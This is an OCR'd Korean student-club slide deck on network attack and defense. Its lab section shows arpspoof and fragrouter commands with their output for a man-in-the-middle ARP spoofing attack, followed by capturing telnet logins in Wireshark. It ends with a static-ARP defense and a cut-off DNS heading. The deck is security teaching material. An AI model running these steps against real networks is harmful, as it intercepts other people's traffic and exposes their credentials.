네트워크 기반 공격 및 방어 실습


사이버보안학과 학술소학회 WhoIs

민서현
11/23(목)

CONTENTS


ARP

- Address Resolution Protocol
- 네트워크 상에서 IP주소를 물리적 네트워크 주소로 대응(bind) 시키기 위해 사용되는 프로토콜
  - 물리적 네트워크 주소는 이더넷 또는 토큰링의 48 비트 네트워크 카드 주소를 뜻한다.



ARP Spoofing

- 근거리 통신망(LAN) 하에서 ARP 메시지를 이용하여 상대방의 데이터 패킷을 중간에서 가로채는 중간자 공격 기법
- 데이터 링크 상의 프토로콜인 ARP 프로토콜을 이용하기 때문에 근거리 상의 통신에서만 사용할 수 있다.
- 게이트 웨이 IP를 Spoofing: 외부로 전송되는 모든 패킷이 공격자에 의해 가로채거나 변조
- 두 노드에 각각 ARP Spoofing을 하여 두 장비의 통신을 중간에서 조작



[LAB] ARP Spoofing

- ARP cache 확인 @ client (windows)
  - Gateway의 MAC 주소 확인

```
C:₩>arp -a

Interface: 192.168.49.145 --- 0x2
  Internet Address      Physical Address      Type
  192.168.49.2          00-50-56-ef-a6-88     dynamic
```

VICTIM_IP

MAC 주소

GATEWAY_IP

- ARP Spoofing @ attacker (kali)
  - root@kali:~# **arpspoof –i *NIC* –t *VICTIM_IP GATEWAY_IP***


```
root@kali:~# arpspoof -i eth0 -t 192.168.49.145 192.168.49.2
0:50:56:34:96:a1 0:50:56:2b:3b:aa 0806 42: arp reply 192.168.49.2 is-at 0:50:56:
34:96:a1
0:50:56:34:96:a1 0:50:56:2b:3b:aa 0806 42: arp reply 192.168.49.2 is-at 0:50:56:
34:96:a1
```

- ARP Cache 및 인터넷 연결 확인 @ client (windows)
  - Gateway의 MAC주소 다시 확인

```
C:₩>arp -a

Interface: 192.168.49.145 --- 0x2
  Internet Address      Physical Address      Type
  192.168.49.2          00-50-56-34-96-a1     dynamic
```

!!! MAC 주소가 바뀌었다



[LAB] ARP Spoofing


- ARP Cache 및 인터넷 연결 확인 @ client (windows)
  - Gateway의 MAC주소 다시 확인

```
C:₩>arp -a

Interface: 192.168.49.145 --- 0x2
  Internet Address      Physical Address      Type
  192.168.49.2          00-50-56-34-96-a1     dynamic
```

!!! MAC 주소가 바뀌었다

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.49.144  netmask 255.255.255.0  broadcast 192.168.49.255
        inet6 fe80::250:56ff:fe34:96a1  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:34:96:a1  txqueuelen 1000  (Ethernet)
```




[LAB] ARP Spoofing

- Fragrouter를 이용하여 routing @ attacker (kali)
  - Fragrouter: 중간에서 가로챈 네트워크 패킷을 routing하는 툴

```
root@kali:~# fragrouter -B1
fragrouter: base-1: normal IP forwarding
```

- 인터넷 연결 확인 @ client (windows)



[LAB] Network Sniffing

- 텔넷 서버 구축 @ server (kali)
- 1. 텔넷 패키지 설치

```
root@kali:~# apt-get install telnetd
```

- 2. xinetd 설치

```
root@kali:~# apt-get install xinetd
```

  - xinetd이란?

    인터넷 슈퍼데몬을 의미하고, sendmail, httpd, 등과 같이 리눅스 시스템에서 실행되는 하나의 독립적인 서비스이다.
    즉, xinetd는 그 자체적으로는 하나의 독립 데몬이지만, 여러 가지 다른 서비스들을 제어하고 관리한다.

[LAB] Network Sniffing

- 4. xinetd 설정

```
root@kali:~# vi /etc/xinetd.conf
```

```
14 service telnet
15 {
16    disable = no
17    flag = REUSE
18    socket_type = stream
19    wait = no
20    user = root
21    server = /var/sbin/in.telnetd
22    log_on_failure += USERID
23 }
```

Xinetd.conf: xinetd 서비스에 공통적으로 적용되는 설정 파일

Disable = no: 서비스함, yes: 서비스 안함
Socket_type = stream: TCP사용, dgram: UDP사용
Wait = no: stream일 경우 반드시 "no" 사용
User = root: 어떤 사용자 권한으로 서비스할 것인지
Server = 실행할 텔넷데몬명
Log_on_failure += USERID: 서버에 접속 성공하지 못했을 때, /etc/xinetd.conf파일에서 정의된 기본 항목 외에도 유저아이디 값을 로그파일에 추가하라는 뜻이다.

[LAB] Network Sniffing

- 4. 원격 접속 가상 터미널(PTS: Pseudo Terminal Slave) 추가

```
root@kali:~# vi /etc/securetty
```


```
91 tty63
92 pts/1
93 pts/2
94 pts/3
```

- 5. xinetd 데몬 재시작

```
root@kali:~# service xinetd restart
```

- 텔넷 클라이언트 활성화 @ client (windows)

  제어판 〉 프로그램 〉 프로그램 및 기능 〉 Windows 기능 켜기/끄기 〉 텔넷 클라이언트 선택 〉 확인




[LAB] Network Sniffing

- Wireshark 실행 및 캡처 시작 @ attacker (kali)


```
root@kali:~# wireshark
```

- Telnet 접속 @ client (windows)
  - telnet *TELNET_SERVER_IP(Kali)*



[LAB] ARP Spoofing

- 캡처 중단 후 패킷 분석 @ attacker (kali)
  - 필터링: ip.addr == *CLINET_IP*
  - 패킷 목록에서 Protocol이 Telnet인 패킷 선택 〉 마우스 오른쪽 클릭 〉 Follow 〉 TCP Stream 선택 〉 ID와 Password 확인




빨간색은 서버(kali)에서 client로 보낸 패킷의 내용
파란색은 client가 서버(kali)로 보낸 패킷의 내용

ARP Spoofing 방어 대책


- ARP Cache table에 Gateway MAC 주소를 정적으로 설정

How DNS works(1)

